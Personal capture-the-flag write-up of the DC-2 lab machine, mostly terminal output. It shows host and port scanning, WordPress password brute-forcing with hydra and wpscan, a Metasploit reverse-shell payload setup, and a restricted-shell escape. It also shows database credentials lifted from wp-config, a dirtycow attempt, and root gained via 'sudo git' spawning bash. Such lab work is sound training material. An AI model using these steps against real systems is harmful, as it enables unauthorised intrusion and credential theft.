

## DC-2

Sunday, 19 May 2019 3:53 PM

### Discovering target's ip address

```
Currently scanning: 10.0.2.0/24 | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240
-----
IP           At MAC Address      Count  Len  MAC Vendor / Hostname
-----
10.0.2.1     52:54:00:12:35:00    1      60  Unknown vendor
10.0.2.2     52:54:00:12:35:00    1      60  Unknown vendor
10.0.2.3     08:00:27:79:b7:0f    1      60  PCS Systemtechnik GmbH
10.0.2.5     08:00:27:23:d9:17    1      60  PCS Systemtechnik GmbH
root@kali:~# netdiscover -r 10.0.2.0/24
```

cmd to display ip addr of remote target

### Enumerating target's open ports and services

```
root@kali:~# nmap -A -p- -sV 10.0.2.5
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-19 15:59 +08
Nmap scan report for 10.0.2.5
Host is up (0.00065s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.10 ((Debian))
|_ http-server-header: Apache/2.4.10 (Debian)
|_ http-title: Did not follow redirect to http://dc-2/
7744/tcp  open  ssh       OpenSSH 6.7p1 Debian 5+deb8u7 (protocol 2.0)
|_ ssh-hostkey:
|_
MAC Address:
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

### Browsing wordpress site, stumbled upon a flag.

#### FLAG

#### Flag 1:

Your usual wordlists probably won't work, so instead, maybe you just need to be cewl.

More passwords is always better, but sometimes you just can't win them all.

Log in as one to see the next flag.

If you can't find it, log in as another.

### Created a dictionary based on clues.

```
55 cewl dc-2 -w test.txt
```


Creating dictionary

### Finding login page


```
---- Entering directory: http://10.0.2.5/wp-admin/ ----
+ http://10.0.2.5/wp-admin/admin.php (CODE:302|SIZE:0)
==> DIRECTORY: http://10.0.2.5/wp-admin/css/
==> DIRECTORY: http://10.0.2.5/wp-admin/images/
==> DIRECTORY: http://10.0.2.5/wp-admin/includes/
+ http://10.0.2.5/wp-admin/index.php (CODE:302|SIZE:0)
==> DIRECTORY: http://10.0.2.5/wp-admin/js/
==> DIRECTORY: http://10.0.2.5/wp-admin/maint/
==> DIRECTORY: http://10.0.2.5/wp-admin/network/
==> DIRECTORY: http://10.0.2.5/wp-admin/user/
```

Finding admin login page

Enumerating username as it is import for hydra tool later.




When admin is the default username, there is a confirmation email sent, We can conclude that the username that we used to brute force this wordpress site Is admin.




Gathering the required information for hydra

Investigating burp post requests



Hydra flags and options



```

-l LOGIN
or -L FILE login with LOGIN name, or load several logins from FILE

-p PASS
or -P FILE try password PASS, or load several passwords from FILE

-v / -V
verbose mode / show login+pass combination for each attempt

-i
exit after the first found login/password pair (per host if -M)

```

#### No passwords found for admin

```

[ATTEMPT] target 10.0.2.5 - login "admin" - pass "facilisi" - 1184 of 1194 [child 13] (0/0)
[ATTEMPT] target 10.0.2.5 - login "admin" - pass "Orci" - 1185 of 1194 [child 4] (0/0)
[ATTEMPT] target 10.0.2.5 - login "admin" - pass "natoque" - 1186 of 1194 [child 5] (0/0)
[ATTEMPT] target 10.0.2.5 - login "admin" - pass "penatibus" - 1187 of 1194 [child 1] (0/0)
[ATTEMPT] target 10.0.2.5 - login "admin" - pass "magnis" - 1188 of 1194 [child 14] (0/0)
[ATTEMPT] target 10.0.2.5 - login "admin" - pass "dis" - 1189 of 1194 [child 3] (0/0)
[ATTEMPT] target 10.0.2.5 - login "admin" - pass "parturient" - 1190 of 1194 [child 6] (0/0)
[ATTEMPT] target 10.0.2.5 - login "admin" - pass "montes" - 1191 of 1194 [child 8] (0/0)
[ATTEMPT] target 10.0.2.5 - login "admin" - pass "nascetur" - 1192 of 1194 [child 0] (0/0)
[ATTEMPT] target 10.0.2.5 - login "admin" - pass "ridiculus" - 1193 of 1194 [child 2] (0/0)
[ATTEMPT] target 10.0.2.5 - login "admin" - pass "mus" - 1194 of 1194 [child 7] (0/0)
[STATUS] attack finished for 10.0.2.5 (waiting for children to complete tests)
1 of 1 target completed, 0 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-05-19 18:00:15
root@kali:~/notes/dc-2# hydra -l admin -P passwords 10.0.2.5 -Vv http-post-form '/wp-login.php:log=^USER^&
pwd=^PASS^&wp-submit=Log+In&testcookie=1:S=Howdy'

```

#### Using wpscan walkthrough :(

```

[+] Enumerating Users
Brute Forcing Author IDs - Time: 00:00:02 <==> (10 / 10) 100.00% Time: 00:00:02

[i] User(s) Identified:

[+] admin
| Detected By: Rss Generator (Passive Detection)
| Confirmed By:
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)

[+] tom
| Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] jerry
| Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

```

```

[+] Performing password attack on Xmlrpc against 3 user/s
[SUCCESS] - jerry / adipiscing
[SUCCESS] - tom / parturient
Trying admin / ridiculus Time: 00:03:01 <=====
Trying admin / mus Time: 00:03:01 <=====
WARNING: Your progress bar is currently at 1601 out of 1601 and cannot be incremented.
Trying admin / mus Time: 00:03:01 <=====

[i] Valid Combinations Found:
| Username: jerry, Password: adipiscing
| Username: tom, Password: parturient

[+] Finished: Sun May 19 18:04:42 2019
[+] Requests Done: 3672
[+] Cached Requests: 1009
[+] Data Sent: 927.637 KB
[+] Data Received: 6.201 MB
[+] Memory used: 116.289 MB
[+] Elapsed time: 00:03:42
root@kali:~/notes/dc-2# wpscan --url http://dc-2 -P passwords -e

```

#### Wordpress version

WordPress 4.7.10 running Twenty Seventeen theme.

COPY exploit module to this directory

```
root@kali: /usr/share/metasploit-framework/modules/exploits/php# ls -l
total 28K
drwxr-xr-x  2 root root 4.0K May 19 23:03 ./
drwxr-xr-x 22 root root 4.0K May 19 23:04 ../
-rw-r--r--  1 root root 18K May 19 22:57 46662.rb
root@kali: /usr/share/metasploit-framework/modules/exploits/php#
```

### Exploit options

Module options (exploit/php/46662):

Name	Current Setting	Required	Description	metasploit options
PASSWORD	parturient	yes	The WordPress password to authenticate with	
RHOSTS	10.0.2.5	yes	The target address range or CIDR identifier	
RPORT	80	yes	The target port (TCP)	
TARGETURI	/	yes	The base path to the wordpress application	
USERNAME	tom	yes	The WordPress username to authenticate with	

### Compatible payloads

msf5 exploit/php/46662 > show payloads

Compatible Payloads

Showing payloads compatible with the said exploit

Name	Disclosure Date	Rank	Check	Description
generic/custom		normal	No	Custom Payload
generic/shell_bind_tcp		normal	No	Generic Command Shell, Bind TCP Inline
generic/shell_reverse_tcp		normal	No	Generic Command Shell, Reverse TCP Inline
php/bind_perl		normal	No	PHP Command Shell, Bind TCP (via Perl)
php/bind_perl_ipv6		normal	No	PHP Command Shell, Bind TCP (via perl) IPv6
php/bind_php		normal	No	PHP Command Shell, Bind TCP (via PHP)
php/bind_php_ipv6		normal	No	PHP Command Shell, Bind TCP (via php) IPv6
php/download_exec		normal	No	PHP Executable Download and Execute
php/exec		normal	No	PHP Execute Command
php/meterpreter/bind_tcp		normal	No	PHP Meterpreter, Bind TCP Stager
php/meterpreter/bind_tcp_ipv6		normal	No	PHP Meterpreter, Bind TCP Stager IPv6
php/meterpreter/bind_tcp_ipv6_uuid		normal	No	PHP Meterpreter, Bind TCP Stager IPv6 with UUID Support
php/meterpreter/bind_tcp_uuid		normal	No	PHP Meterpreter, Bind TCP Stager with UUID Support
php/meterpreter/reverse_tcp		normal	No	PHP Meterpreter, PHP Reverse TCP Stager
php/meterpreter/reverse_tcp_uuid		normal	No	PHP Meterpreter, PHP Reverse TCP Stager
php/meterpreter_reverse_tcp		normal	No	PHP Meterpreter, Reverse TCP Inline
php/reverse_perl		normal	No	PHP Command, Double Reverse TCP Connection (via Perl)
php/reverse_php		normal	No	PHP Command Shell, Reverse TCP (via PHP)

### Full option

Module options (exploit/php/46662):

Name	Current Setting	Required	Description
PASSWORD	parturient	yes	The WordPress password to authenticate with
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	10.0.2.5	yes	The target address range or CIDR identifier
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	The base path to the wordpress application
USERNAME	tom	yes	The WordPress username to authenticate with
VHOST		no	HTTP server virtual host

Payload options (php/reverse\_php):

Name	Current Setting	Required	Description
LHOST	10.0.2.4	yes	The listen address (an interface may be specified)
LPORT	6666	yes	The listen port

Exploit target:

Id	Name
0	WordPress

Full settings exploit with payload

Exploit failed

```
msf5 exploit(phph/46662) > check
[*] 10.0.2.5:80 - The target appears to be vulnerable.
msf5 exploit(phph/46662) > exploit
```

Exploit failed

```
[*] Started reverse TCP handler on 10.0.2.4:7777
[-] Exploit aborted due to failure: not-found: The target does not appear to be using WordPress
[*] Exploit completed, but no session was created.
```

Tom cat, nothing

Posts [Add New](#)

All (1) | Published (1)

Bulk Actions ☐ Apply All dates All Categories Filter 1 item

<input type="checkbox"/> Title	Author	Categories	Tags		Date
<b>Hello world!</b> <a href="#">View</a>	admin	Uncategorised	—		Published 2019/03/21
<input type="checkbox"/> Title	Author	Categories	Tags		Date

Bulk Actions ☐ Apply 1 item

Flag 2, Jerry mouse account on wordpress

<input type="checkbox"/> Title
<input type="checkbox"/> <b>Flag</b>
<input type="checkbox"/> <b>Flag 2</b>
<input type="checkbox"/> Our People
<input type="checkbox"/> Our Products
<input type="checkbox"/> Sample Page
<input type="checkbox"/> Welcome — Front Page
<input type="checkbox"/> What We Do
<input type="checkbox"/> Title

Flag 2

Permalink: <http://dc-2/index.php/flag-2/> [Edit](#)

[Add Media](#)

Paragraph **B** *I*

**Flag 2:**

If you can't exploit WordPress and take a shortcut, there is another way.

Hope you found another entry point.

Using toms password from wordpress login

```
root@kali:~# ssh tom@10.0.2.5 -p 7744
tom@10.0.2.5's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
tom@DC-2:~$
```


using tom's password from wordpress  
login page

Enumerating files

```
tom@DC-2:~$ ls -Flah
total 40K
drwxr-x--- 3 tom tom 4.0K May 19 09:42 ./
drwxr-xr-x 4 root root 4.0K Mar 21 20:10 ../
-rwxr-x--- 1 tom tom 66 Mar 21 21:41 .bash_history*
-rwxr-x--- 1 tom tom 30 Mar 21 20:06 .bash_login*
-rwxr-x--- 1 tom tom 30 Mar 21 20:06 .bash_logout*
-rwxr-x--- 1 tom tom 30 Mar 21 20:06 .bash_profile*
-rwxr-x--- 1 tom tom 30 Mar 21 20:06 .bashrc*
-rwxr-x--- 1 tom tom 95 Mar 21 19:31 flag3.txt*
-rwxr-x--- 1 tom tom 30 Mar 21 20:06 .profile*
drwxr-x--- 3 tom tom 4.0K Mar 21 20:02 usr/
tom@DC-2:~$
```

### Flag 3

```
Poor old Tom is always running after Jerry. Perhaps he should su for all the stress he causes.
~
~
~
~
~
```



### Unable to set additional path

```
tom@DC-2:~$ export PATH=$PATH:/bin
-rbash: PATH: readonly variable
tom@DC-2:~$
```

```
tom@DC-2:~$ echo $PATH
/home/tom/usr/bin
tom@DC-2:~$ vi flag3.txt
tom@DC-2:~$ echo $PATH
/home/tom/usr/bin
```

### Seems like we can only run a limited set of commands

```
tom@DC-2:~$ ls -Flah usr/bin/
total 8.0K
drwxr-x--- 2 tom tom 4.0K Mar 21 21:40 ./
drwxr-x--- 3 tom tom 4.0K Mar 21 20:02 ../
lrwxrwxrwx 1 tom tom 13 Mar 21 20:05 less -> /usr/bin/less*
lrwxrwxrwx 1 tom tom 7 Mar 21 21:40 ls -> /bin/ls*
lrwxrwxrwx 1 tom tom 12 Mar 21 20:05 scp -> /usr/bin/scp*
lrwxrwxrwx 1 tom tom 11 Mar 21 20:05 vi -> /usr/bin/vi*
```

seems like we can only run 4 commands on rbash

### Since it is a restricted bash, we are using vi to run a command

```
:!ls -Flah /home
```

### Flag 4 found on jerry home directory

```
shell returned 127

Press ENTER or type command to continue
total 28K
drwxr-xr-x 2 jerry jerry 4.0K Mar 21 20:08 ./
drwxr-xr-x 4 root root 4.0K Mar 21 20:10 ../
-rw----- 1 jerry jerry 109 Mar 21 20:09 .bash_history
-rw-r--r-- 1 jerry jerry 220 Mar 21 17:26 .bash_logout
-rw-r--r-- 1 jerry jerry 3.5K Mar 21 17:26 .bashrc
-rw-r--r-- 1 jerry jerry 223 Mar 21 19:39 flag4.txt
-rw-r--r-- 1 jerry jerry 675 Mar 21 17:26 .profile
```

### Seems like we can vi-ed flag4.txt, which may not be intended?



```
Good to see that you've made it this far - but you're not home yet.  
You still need to get the final flag (the only flag that really counts!!!).  
No hints here - you're on your own now. :-)  
Go on - git outta here!!!!
```

Since there is scp, we copied over the whole /usr/bin to /home/jerry/usr/bin/

```
tom@DC-2:~$ scp -P 7744 -r /usr/bin/ tom@10.0.2.5:usr/
```

```
-rwxr-xr-x 1 tom tom 5518 May 19 10:08 xzcmp  
-rwxr-xr-x 1 tom tom 5518 May 19 10:08 xzdiff  
-rwxr-xr-x 1 tom tom 5421 May 19 10:08 xzegrep  
-rwxr-xr-x 1 tom tom 5421 May 19 10:08 xzfgrep  
-rwxr-xr-x 1 tom tom 5421 May 19 10:08 xzgrep  
-rwxr-xr-x 1 tom tom 1807 May 19 10:08 xzless  
-rwxr-xr-x 1 tom tom 2168 May 19 10:08 xzmore  
-rwxr-xr-x 1 tom tom 26216 May 19 10:08 yes  
-rwxr-xr-x 1 tom tom 13764 May 19 10:08 zdump  
-rwxr-xr-x 1 tom tom 189276 May 19 10:08 zip  
-rwxr-xr-x 1 tom tom 84424 May 19 10:08 zipcloak  
-rwxr-xr-x 1 tom tom 48497 May 19 10:08 zipdetails  
-rwxr-xr-x 1 tom tom 2953 May 19 10:08 zipgrep  
-rwxr-xr-x 1 tom tom 173732 May 19 10:08 zipinfo  
-rwxr-xr-x 1 tom tom 80164 May 19 10:08 zipnote  
-rwxr-xr-x 1 tom tom 84260 May 19 10:08 zipsplit  
tom@DC-2:~$
```

copied over the whole /bin  
directory too :)

```
tom@DC-2:~$ scp -P 7744 -r /bin tom@10.0.2.5:usr/
```

I don't know if this is the intended solution to break out of restricted bash by coping the whole /bin directory over

And running bash.

```
drwxr-xr-x 21 root root 4.0K Mar 10 01:17 ./  
drwxr-xr-x 21 root root 4.0K Mar 10 01:17 ../  
drwxrwxr-x 2 root root 4.0K Mar 10 01:34 bin/  
drwxr-xr-x 3 root root 4.0K Mar 10 01:35 boot/  
drwxr-xr-x 16 root root 2.9K May 19 03:46 dev/  
drwxr-xr-x 87 root root 4.0K May 19 10:09 etc/  
drwxr-xr-x 4 root root 4.0K Mar 21 20:10 home/  
lrwxrwxrwx 1 root root 29 Mar 10 01:17 initrd.img -> /boot/initrd.img-3.16.0-4-586  
drwxr-xr-x 14 root root 4.0K Mar 10 01:44 lib/  
drwx----- 2 root root 16K Mar 10 01:15 lost+found/  
drwxr-xr-x 3 root root 4.0K Mar 10 01:15 media/  
drwxr-xr-x 2 root root 4.0K Mar 10 01:15 mnt/  
drwxr-xr-x 2 root root 4.0K Mar 10 01:15 opt/  
dr-xr-xr-x 81 root root 0 May 19 03:46 proc/  
drwx----- 2 root root 4.0K Mar 21 21:42 root/  
drwxr-xr-x 17 root root 580 May 19 06:25 run/  
drwxr-xr-x 2 root root 4.0K Mar 21 21:38/sbin/  
drwxr-xr-x 2 root root 4.0K Mar 10 01:15 srv/  
dr-xr-xr-x 12 root root 0 May 19 09:48 sys/  
drwxrwxrwt 7 root root 4.0K May 19 10:09 tmp/  
drwxr-xr-x 10 root root 4.0K Mar 10 01:15 usr/  
drwxr-xr-x 12 root root 4.0K Mar 10 01:37 var/  
lrwxrwxrwx 1 root root 25 Mar 10 01:17 vmlinuz -> boot/vmlinuz-3.16.0-4-586  
tom@DC-2:/$
```

Seems like we can only find limited files by jerry

```
tom@DC-2:/home/jerry$ find / -user jerry 2> /dev/null  
/home/jerry  
/home/jerry/.bashrc  
/home/jerry/flag4.txt  
/home/jerry/.profile  
/home/jerry/.bash_logout  
/home/jerry/.bash_history  
tom@DC-2:/home/jerry$
```

Finding suid files

```

tom@DC-2:~/ssh$ find / -perm -4000 2> /dev/null
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/procmail
/usr/bin/at
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/sbin/exim4
/bin/umount
/bin/mount
/bin/su

```

#### Gathering wordpress creds

```

define('DB_NAME', 'wordpressdb');^M
^M
/** MySQL database username */^M
define('DB_USER', 'wpadmin');^M
^M
/** MySQL database password */^M
define('DB_PASSWORD', '4uTiLL');^M
^M
/** MySQL hostname */^M
define('DB_HOST', 'localhost');^M

```

#### Tested mysql password, seems ok

```

tom@DC-2:/var/www/html$ mysql -u wpadmin -h localhost -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 12453
Server version: 5.5.62-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> █

```

#### Used wordpressdb as the database

```

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| wordpressdb |
+-----+
2 rows in set (0.00 sec)

mysql> use wordpressdb
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>

```

#### Showing tables



```
mysql> use wordpressdb;
Database changed
mysql> show tables;
+-----+
| Tables_in_wordpressdb |
+-----+
| wp_commentmeta         |
| wp_comments            |
| wp_links               |
| wp_options             |
| wp_postmeta            |
| wp_posts               |
| wp_term_relationships  |
| wp_term_taxonomy       |
| wp_termmeta            |
| wp_terms               |
| wp_usermeta            |
| wp_users               |
+-----+
12 rows in set (0.00 sec)
```

#### Creds from db

```
mysql> select * from wp_users;
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_status | user_nicename | user_email | user_url | user_registered | user_active |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | admin | $P$BXC3GjdXdWYQbzZwQRv2hTo4XRtadY. | 0 | admin | admin@notreallyanywhere.net | | 2019-03-21 21:17:58 | 1558253974 |
| 2 | tom | $P$BxtBVzdeXeWoNQFW7un011Qsp0lyT0. | 0 | Tom Cat | tom@notreallyanywhere.net | | 2019-03-21 21:23:58 | 1553203439 |
| 3 | jerry | $P$BRCCbpudGlBukTwA7kJsB.rafAL4il. | 0 | Jerry Mouse | jerry@notreallyanywhere.net | | 2019-03-21 21:25:13 | |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
3 rows in set (0.00 sec)
```

#### Su is successful after changing PATH

```
tom@DC-2:~$ export PATH=/bin:/sbin:/usr/bin:$PATH
tom@DC-2:~$ echo $PATH
/bin:/sbin:/usr/bin:/home/tom/usr/bin
```

Only when we changed the path after breaking out of rbash are we able to su to jerry

```
tom@DC-2:~$ su jerry
Password:
jerry@DC-2:/home/tom$
```

#### Maybe git is related to the flag4.txt ?

```
cd
rm .bash_history
exit
cd
pwd
ls
id
pwd
vi flag4.txt
ls
sudo git
sudo git help
sudo git help status
exit
```

#### Trying dirtycow exploit since target kernel version may be vulnerable

```

jerry@DC-2:~$ mv 40839 dirtycow.c
jerry@DC-2:~$ uname -a
Linux DC-2 3.16.0-4-586 #1 Debian 3.16.51-3 (2017-12-13) i686 GNU/Linux
jerry@DC-2:~$ ls -l
total 44K
drwxr-xr-x 2 jerry jerry 4.0K May 19 11:06 ./
drwxr-xr-x 4 root root 4.0K Mar 21 20:10 ../
-rw-r--r-- 1 jerry jerry 39 May 19 10:55 .bash_aliases
-rw-r--r-- 1 jerry jerry 109 Mar 21 20:09 .bash_history
-rw-r--r-- 1 jerry jerry 220 Mar 21 17:26 .bash_logout
-rw-r--r-- 1 jerry jerry 3.5K Mar 21 17:26 .bashrc
-rw-r--r-- 1 jerry jerry 4.9K May 19 11:05 dirtycow.c
-rw-r--r-- 1 jerry jerry 223 Mar 21 19:39 flag4.txt
-rw-r--r-- 1 jerry jerry 1.4K May 19 10:54 mbox
-rw-r--r-- 1 jerry jerry 675 Mar 21 17:26 .profile
jerry@DC-2:~$

```

Since target is using a vulnerable kernel version, we are going to use dirtycow

#### Dirtycow exploit fail

```

jerry@DC-2:~$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
fireart:fioaKmuWSeBhQ:0:0:pwned:/root:/bin/bash

mmap: b7710000

```

#### Sudo -l to determine which program can use sudo

```

jerry@DC-2:~$ sudo -l
Matching Defaults entries for jerry on DC-2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jerry may run the following commands on DC-2:
    (root) NOPASSWD: /usr/bin/git
jerry@DC-2:~$

```

#### Walkthrough:

```

GIT-STATUS(1)

NAME
    git-status - Show the working tree status

SYNOPSIS
    git status [<options>...] [--] [<pathspec>...]

DESCRIPTION
    Displays paths that have differences between the index,
    working tree and the index file, and paths in the worki
    first are what you would commit by running git commit;
    git commit.

OPTIONS
    -s, --short
        Give the output in the short-format.

    -b, --branch
        Show the branch and tracking info even in short-for

    --porcelain
        Give the output in an easy-to-parse format for scri
        ve of user configuration. See

    --long
        Give the output in the long-format. This is the def

    -m [<mode>], --untracked-files[=<mode>]
        Show untracked files.

    The mode parameter is optional (defaults to all), a
    !/bin/bash

```

Apparently you can run command on less

```
root@DC-2:~# cat final-flag.txt
```

Well done

Congratulations!!!

A special thanks to all those who sent me tweets  
and provided me with feedback - it's all greatly  
appreciated.

If you enjoyed this CTF, send me a tweet via @DCAU7.

```
root@DC-2:~#
```